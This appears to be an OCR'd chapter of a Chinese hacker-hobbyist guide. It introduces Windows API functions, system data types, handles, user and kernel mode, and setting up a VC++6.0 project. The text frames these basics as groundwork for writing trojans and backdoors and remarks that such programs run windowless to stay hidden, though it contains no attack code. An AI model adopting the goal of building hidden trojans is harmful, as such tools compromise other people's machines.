



图41

确定后双击这个快捷方式，哈哈，是不是已经开始自己登录了。

［本章所涉及的相关软件已经收录在光盘中！］



编程是黑客学习道路上的一道坎，一个难关。但是，高深的技术是我们广大读者追求的目标，就像武侠世界中的侠客追求至高武学一样。假如把黑客比作侠客，那么黑客编程就像是一门高深的内功，学会了此般武功，一草一木都能克敌（嘿嘿，像写武侠小说了）。

武学修炼艰险万般，编程学习也是困难重重的。能习得高深武功是每个侠客的梦想，我们黑客技术爱好者也有梦想，那就是掌握更高的技术，给我们带来不一样的愉悦。

一、初涉黑客编程

假如你已经学习了编程的基础知识（国内最有名的C 语言基础教材要属谭浩强的《C 语言程序设计》），那么你会发现，你还是看不懂Windows 应用程序的代码。那这是为什么呢？其实原因非常的简单。首先，是因为在系统编程当中用到了很多API 函数。用户模式下的编程，就是API 函数调用的组合，当然这是要求在有一定操作系统知识的前提下的。再者，在系统编程当中，出现了许多新的变量类型。

小知识

那么首先来讲讲API函数吧。所谓API就是Application Programming Interface的缩写，其实就是操作系统留给应用程序的一个调用接口，应用程序通过调用操作系统的API而使操作系统去执行应用程序的命令。

其实早在DOS时代就有API的概念，只不过那个时候的API是以中断调用的形式（INT 21h）提供的，在DOS下运行的应用程序都直接或间接的通过中断调用来使用操作系统功能。而在Windows中，系统API是以函数调用的方式提供的，API函数都是包含在系统DLL中的导出函数。

DDL 文件不能直接执行，它们通常由EXE 在执行时装入，其内含有一些资源以及可执行代码等，比如系统DLL 中就含有API 函数的执行代码。

假如看了上面的这些描述还没有理解API 函数是什么，那么你就暂且这么认为吧：**API函数就是微软为编程人员写好的很多函数，编程人员只需要直接调用就可以了。**

下面再来给大家讲讲系统编程当中常用的一些变量类型：

小知识

类型名	长度	和它一样的变量类型
DWORD	4字节	unsigned long
WORD	2字节	unsigned short
BYTE	1字节	unsigned char
PVOID	4字节	void *
HANDLE	4字节	可以转换成四字节的其他类型，但一般都不这样做

上面的这些变量中，前四个一看就应该明白了，我重点来讲解下第五个HANDLE 变量类型。“HANDLE”变量译成中文就是“句柄”，那么在Windows中什么是句柄呢？

小知识

句柄其实就是一个 32 位的无符号长整型，这个数字用来作为一个对象的标识符。在 Windows 中，很多东西都是以对象的形式存在的，比如一个文件、一个进程，都是用对象来描述它的。但是这些对象在用户模式下是不可见的，这也是微软为了系统自身的稳定和安全。

在用户模式下，这些对象也可以被间接的访问和调用，这就要借助于句柄。因为在系统的内核模式下，存在一个叫作“句柄表”的东西，它做到了句柄和对象的一一映射，当然这个表对用户模式是不可见的。当用户用到句柄的时候，系统就会到内核的句柄表中找到相应对象，接着利用对象完成需要的操作。

接下来我觉得还应该让大家了解什么是用户模式和内核模式。**用户模式就是Ring3，内核模式就是Ring0**（听到这两个词就比较熟悉了吧？现在Ring0 很流行哦）。

小知识

大家都知道，系统会给每个进程分配 4GB 的内存空间，其中 2GB 就是用来存放用户代码和数据的，这就是用户模式。其余的 2GB 空间用来存放操作系统代码和数据，这就是内核模式，而这 2GB 是每个进程都共用的，但是用户模式下的代码是不能访问这 2GB 空间的（除了通过访问物理内存以外的方法）。

二、建立一个 VC 工程

本文的程序我们都用 VC++6.0 来编写，所以首先要学会如何用 VC++6.0 来建立工程。像木马、后门这样的程序为了隐蔽，一般都是无窗口的，也就是运行后看不出屏幕上有任何变化；还有像 NC 那样的程序，运行后会出现一个黑乎乎的窗口（叫控制台程序）；当然还有一些有华丽窗口的程序，像木马的控制端，这样的程序在 VC++6.0 中可以用 MFC 来实现。但是这里我们并不会讲到它，因为它是很多 API 函数封装成类后的产物，初学者学习 MFC 不利于理解程序的执行过程，所以会越学越累。MFC 是给高手用的东西，这里我们就来建立前两种工程。

首先运行 VC++6.0，单击菜单栏上的“File（文件）”，然后选择“New（新建）”，在出现的窗体中选择“Projects（工程）”，并在“Project name”文本框中填写工程名，“Location”文本框中填写工程保存路径，如图 1 所示。




图 1

小提示

假如需要建立 Windows32 位应用程序（无窗口工程），可以选择“Win32 Application”；要建立控制台程序（黑乎乎的窗口），可以选择“Win32 Console Application”，然后点击“OK”即可。

编程

在接下来出现的窗体中，假如是无窗体工程，则选择“A simple Win32 application”；如果是控制台程序，则选择“A simple application”，然后单击“Finish（完成）”，一个工程就建好了，如图2、图3 所示。

